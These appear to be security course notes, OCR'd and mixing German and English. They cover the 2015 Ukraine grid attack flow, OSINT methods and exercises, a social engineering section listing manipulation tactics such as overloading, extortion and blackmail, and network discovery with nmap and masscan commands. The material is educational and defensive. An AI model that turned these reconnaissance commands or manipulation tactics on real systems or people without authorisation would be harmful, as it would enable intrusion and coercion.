Lehrziele:

- Beispiele komplexer Angriffsweg
- Diskussion Maßnahmen

In diesem Abschnitt werden wir den Angriff auf die Stromversorgung der Ukraine 2015 behandeln. Im Jahr 2016 erfolgte ein ähnlicher Angriff auf die Ukraine, der sich im wesentlichen durch den Automatisierungsgrad unterschied.

Bis heute hat sich niemand offiziell zu den Angriffen bekannt. Es wird aber weithin angenommen, dass die Angriffe Teil des Konflikts zwischen Ukraine und Russland waren. Deshalb, und weil bisher keine dritte Partei bekannt


ist, die einen Vorteil aus einem solchen Angriff haben könnte, wird gemeinhin angenommen, dass Russland verantwortlich ist. Weiterhin gibt es Indizien, dass die Werkzeuge durch russische Gruppen hergestellt wurden. Weitere Informationen zur politischen Einordnung in den Konflikt finden sich in [**baezner2018cyber**].

2015:

- Sicherungsschalter in 57 Substations (Ortsnetzstationen) geöffnet
- Ca. 280.000 Kunden, 3h ohne Strom
- 2 Verteilnetzbetreiber betroffen
  - Prykarpattyaoblenergo:
    - 27 Substations,
    - 103 Städte ohne Strom,
    - 186 teilweise betroffen
  - Chernivtsioblenergo:
    - nicht veröffentlicht

2016:

- Kyivoblenergo:
  - 7x110kV, 23x35kV Ortsstationen,
  - 80.000 Kunden betroffen




Weitere Angriffe: Behörden, Radiostationen, Firmen

12.05.2014 erste Phishing-Email

März 2015 Start der Phishing Angriffe

... Infiltration, Lateral Expansion, Reconaissance, Privilege Escalation, ICS Malware Implementation

23.12.2015 Black Energy Aktivierung



Primary Technical Sources:

- Lee, R. M.; Assante, M. J. & Conway, T.: "Analysis of the Cyber Attack on the Ukrainian Power Grid", Defense Use Case,SANS ICS, SANS ICS, 2016

- Beach-Westmoreland, N.; Styczynski, J. & Stables, S.: “When The Lights Went Out” Booz Allen Hamilton, Booz Allen Hamilton, 2016





Figure 2.4: Complete Attack Flow of the Ukraine 2015 Incident

1. Reconaissance
2. Dev.&Weaponization
3. Delivery of

   BE3
4. Exploit/Install
5. C&C (Communication Setup)
6. Discovery & Lateral Movement
7. Credential Access
8. ICS Target Identification
9. Develop ICS Soft-/Firmware
10. Deliver KillDisk (Data Destruction Malware)
11. Schedule UPS Disruption
12. Action on Objectives
    - Trip Breakers
13. Sever Field Connection
14. TDos (Telephone Denial of Service)

15. Disable UPS (and critical systems)
16. Destroy Critical Systems (& Evidence)




Malware Tools:

- Excel/Word VBA Script
  - Mehrere Generationen
- Black Energy 3 (customized)
  - 3 Versionen
- Dropbear
  - incl. 2 Backdoors
- KillDisk
  - 5 variants

Attack Tactics:

- Spearphishing Attachment
- Credential Access
  - Unsecured Credentials
  - Input Capture
  - VPN Credentials
- Discovery
  - System Network Configuration Discovery
  - Host System Discovery. . .

- Remote Access
- HMI-Control



Sources:

- [**baezner2018cyber**]

Anton Cherepanov, eset, 2017-07-03 seen 2017-08-07

3

Open-Source Intelligence (OSINT)

3.1 Introduction

Open-Source Intelligence (OSINT) describes all techniques to derive information on targets from publicly available sources. This includes technical information systems, like Domain Name System (DNS), or scanning techniques as well as physical or social techniques.

- Intelligence from public sources
- (military term)
- “Digital Humphrey Bogart”

"Intelligence derived from publicly available information, as well as other unclassified information that has limited public distribution or access." [The official Nato Terminology Database]

"(1) Open-source intelligence (OSINT) is intelligence that is produced from publicly available information and is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence requirement." [NATIONAL DEFENSE AUTHORIZATION ACT FOR FISCAL YEAR

2006, Subtitle D, a) 1)

3.1.1 Gap Analysis Method

1. What do I know?
2. What does it mean?
3. What do I need to know?
4. How do I find out?

Using Gap Analysis For Smarter OSINT (2020-03-15)[seen 2021-04-27]

As an example for this method I "stalked" the hull of a military vessel being tugged from Bremerhaven to Bremen.

On the 2021-04-26 the newly built hull of a military vessel was in the news for being transferred from Bremerhaven to Bremen to being tested in the water. (Alledgedly the harbour at the ship builder's was to shallow for the ship.) [Buten un Binnen, 2021-04-26, Warum dieses Kriegsschiff nach Bremen kommt] I read the news the morning after and was curious whether the vessel was still in transfer.

But, for a start, military vessels are among the first to not have their Automatic Identification System (AIS) switched on, and second that vessel was still a hull. Thus, it has not been successful to localize the vessel directly.

Let's follow the gap analysis method:

- What did I have? A picture of the vessel being towed by two tugs with a swimming crane attached — and a date. But I did not have the vessel in any shiptracking page. I did not have any ship names, mostly probably, because I did not look to deeply into the images.[1] I did, though, have the destination port of the convoy.
- What does it mean? The vesel could probably not be located directly, but I might be lucky with the other vessels in the convoy. The transport probably was still going on, thus, finding a suspicious combination of tugs and swim-crane, could be a hint.
- What did I need to know? The location of a suspicious looking collection of vessels on the river between port of origin and destination.
- How do I find out? Looking at a marine-traffic-map, starting with the destination port, going down the river and marking all suspicious collections of tugs and cranes.

[1] Well, this is an example and what would be the fun of it?

It turned out very quickly, that at the destination port a crane, looking very similar to the crane on the picture, was moored directly beside a tug named “Bremerhaven”. A second tug from Bremerhaven was moored right beside a free spot in that harbour. The military vessel was not to be seen, but given the suspicious free space beside the second tug, I would put my bet on the free spot. I concluded to not follow this through the end, and did not take my bicycle to verify my findings, after all, this is just an example and I have no reason to stalk this vessel.

3.2 Open-Source Intelligence (OSINT)-Techniques

OSINT Resources

OSINT Domain and Network Adresses


3.2.1 Domain and Network Adresses

3.2.2 Linked Data

osint handling information

So, you are collecting an awful lot of information on a specific target — and now you are struggling with gaining insights from it?

3.3 Tools



Tools to support an analysis:

- recon-ng (open source): database aggregation using plenty of modules for retrieval of information from technical sources, interface similar to metasploit.

- shodan.io (freemercial): the database for existing vulnerabilities, should be the daily read of any admin running outfacing systems (but also internal), if you show up on shodan you are essential a sitting duck with a crosshair hovering on you.

- maltego (?): relation tracking

3.3.1 Recon-NG

- Web-Reconnaissance


- Graph of:


  - Hosts, Companies, Domains, Contacts, Vulnerabilities

- Incremental Recon

3.4 Examples

3.4.1 Strava 2018





3.5 OSINT Countermeasures

The crucial point here is to not (as in never) publish information you would not share with an adversary. To achieve this, not only do you have to think before you post anything online, but also be aware of the information that already is online.

3.6 OSINT Exercise

Ex. 1 — Become Self-Aware and create a list of all the public places on the Internet where you voluntarily published (or are still publishing) information about yourself and your activities. Include all places that (you think) cannot be linked to yourself, because you are using a pseudonym.

Ex. 2 — Make a list of all the pseudonyms (or names) you have used on these public places. Now draw a graph where you link all pseudonyms that have been mentioned (in any interaction on this page) together. Annotate the links (maybe with a colour) where the interaction links both pseudonyms to the same identity (that is "you").

Ex. 3 — Add your pseudonyms and pages in a fresh recon-ng workspace and try different modules to find out more about yourself. Are you reaching a point, where you are surprised?

3.7 Social Engineering

The following section on *Social Engineering* is a first draft and not complete. It is part of this chapter as it is not fitting well into the more technical parts of this course.

Social Engineering describes activities and techniques where humans are manipulated by exploiting psychological and social behaviour. What makes these attacks insidious is that they exploit the social behaviour of individuals that helps a society to work together and ensures that you can find help even from strangers.

These techniques are deployed by many different types of attackers. A *business person* inviting representatives of potential partners to a nice business dinner is acting to build trust and goodwill — in a usually perfectly legal way. We have *scammers*, fast-talking a grandmother into sending a large sum of money to her alleged lost grandson. There are *cyberwarriors*[2], gathering information, access privileges and passwords — in the guise of co-workers, superiors or IT-admins. Or there are *spies* gathering intel on foreign nations, recruiting and handling "sources" — feeding information back to large intelligence services. All these utilise social engineering techniques to achieve their goals. May it be information, money or other advantages.

On another note you could reasonably argue that social engineering is part of social life. As soon as you start convincing someone using emotional arguments — and are not reasoning on facts — you are employing in some variant of social engineering.

Intelligence services have organised the techniques, tactics and proceedures of social engineering and provide models for professional use in training and communication.

- Initiate Contact
- Establish Report

[2] for lack of a better name "hackers"

- Build Trust
- Find Vulnerability
- Pitch the “Attack”

The following list of Taktics/Human Vulnerabilities is not a conclussive list. It contains a range of social/psychological vulnerabilities from subtile to more direct and pressing.

- Innocent Information Shared, e. g., during relaxed athmosphere
- Kindness: people like to help someone who is in a bad situation and sometimes even if this means to bend the rules somewhat.
- Reciprocity: give them something and they feel oblidged to give something back to you
- Favour: a little less pressing than blackmail, but if you accepted an offer
- Overloading: pushing somebody until the easiest way for them is to accept your “offer”
- Reverse Pitch: a situation where the target is manipulated so that it will propose the action to the attacker instead of the other way round.
- Seeding: Grow a source from early on and “feed” them into the right position. Example: the Cambridge Five
- Extortion: threatening to harming this person or some loved one (this is not strictly social engineering, but can be employed as part of a campaign). The threat must not be a real threat as long as the victim is made to believe that it is real. This is also employed by scammers, e. g., using the “Enkeltrick”
- Blackmail: coerce someone by threatening to disclose information on his/her wrongdoings in the past

A model for the motivations why people can become susceptible to is *M.I.C.E.*, which is an abbreviation for

M oney: righteous payments, rarely the only reason for giving away information.

I deoligy: convince a “source” because your political/ethical/religious system is better as the system they are currently working for

C oercion: e. g., Blackmailing, Extortion

E go: e. g., Revenge, Self-Esteem

Social Engineering Sources:

- Darknet Diaries (podcast), Episode 116: Mad Dog, 2022-05-03; Duration: 73:34 min

4

Network Discovery

- Create Map of Hosts/Network
- Active/Passive Scanning
- Complements OSINT

4.1 Network Technologies

A short review about communication technologies.

Network protocols are, nowadays organised in in layers, forming — in the theoretic model — neat stacks. In practise some shortcuts are taken to increase efficiency.

ISO/OSI:

7.	Application
6.	Presentation
5.	Session
4.	Transport
3.	Network
2.	Data Link
1.	Physical

Let us remember some fundamental models from the internet. The ISO/OSI Layer model for communication in Figure 4.1 shows the seven layers that provide different services necessary for data communication. The general idea is, that a lower layer provides a certain service and quality to the layer above. Each layer exchanges control information with the corresponding layer of the communication partners. Control information is encoded in header and trailers in which each layer encapsulates the payload of the layers above if data is send. Each layer strips off his headers and trailers from packets received from




Figure 4.1: Message Transport in the ISO/OSI Network Stacks




Figure 4.2: Protocol Relationships [RFC 791: Internet Protocol]

lower layers, before forwarding the included payload to its upper layers. In that sense layers are separated as each layer only evaluates and generates its own control data structures, while handling other data as payload.

In practise the model is not strictly applied. For example the TCP/IP protocols situated in Layers 3 and 4 are often implemented using pre-configured data structures that include space for header fields of multiple layers for efficiency reasons. Firewalls often analyse and combine information from multiple layers, although they are logically situated at layers 2 till 4. Layers 5 and 6 are rarely, if ever, implemented in any system and are handled by applications themselves if needed.

Most computers have a single network connection and are using only the Internet Protocol (and related protocols) on Layer 3. Atop of this the Transport Layer is implemented either by TCP and UDP which are in turn be used by different application protocols.


4.1.1 Internet

IPv6 on this level is not very much different, except that the addresses are longer and we separate 4-byte chunks by ':' in common notation. IPv6 uses 128 Bit Addresses. Beyond that, the differences between IPv4 and IPv6 become a little to much for this small reminder.

IPv6 Address Space

`::/128`	Unspecified
`::1/128`	Localhost/Loopback
`FF00::/8`	Multicast
`FE80::/10`	Link-Local Unicast
`everything`	Global Unicast

4.2 Host Discovery



- Objectives
  1. Host by Address
  2. (Network Connections)
  3. Open Ports
  4. Services
  5. Versions

- starting point?
  - Internal Network
  - External Network
  - in between
  - Virtual Machine

[sources: Peter Kim: The Hacker Playbook 2]

Host Discovery ⟶ Port Scan ⟶ Service Identification

- “knocking”
- e. g., TCP-SYN
  - Send SYN to port
  - Receive SYN/ACK
  - ⇒ port open

nmap

- “Standard” Portscanner
- incl. various detections
- `nmap -sT -A -T4 scanme.nmap.org`
  - `-A` “Aggressive”:
    - OS detection `-O`
    - version detection `-sV`
    - script scanning `-sC`
    - traceroute `--traceroute`

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230
```

- faster port-scanning
- syntax comparable to nmap

4.2.1 HTTP Screenshot

- Web-Service Screenshot
- combine with masscan for extra power

4.3 Host Fingerprinting

Fingerprinting describes techniques that measure distinct attributes of services and hosts. These measurements are denoted fingerprints. Fingerprints can be mapped against a database of known host-/service-fingerprints with the objective of identifying type, implementation and versions of deployed soft- and hardware or even specific instances or users.

Depending on the application and target the set of measured attributes varies greatly. The utility of a measurement ranges from providing a direct identity to subtile distinctions. Communication protocols sometimes require some kind of identification at the beginning, which, if truthfully given, provides most of the information. Sometimes a set of capabilities is to be exchanged, e. g., supported cryptographic protocols. At the very ambiguous end of measurements you'll finde response-time, which can be compared to a database of statistic parameters.

Fingerprint identification requires preparation of a sufficient database.

- Identification of
  - Operating System
  - Users
  - Software
  - Version
  - Patchlevel
  - Configuration

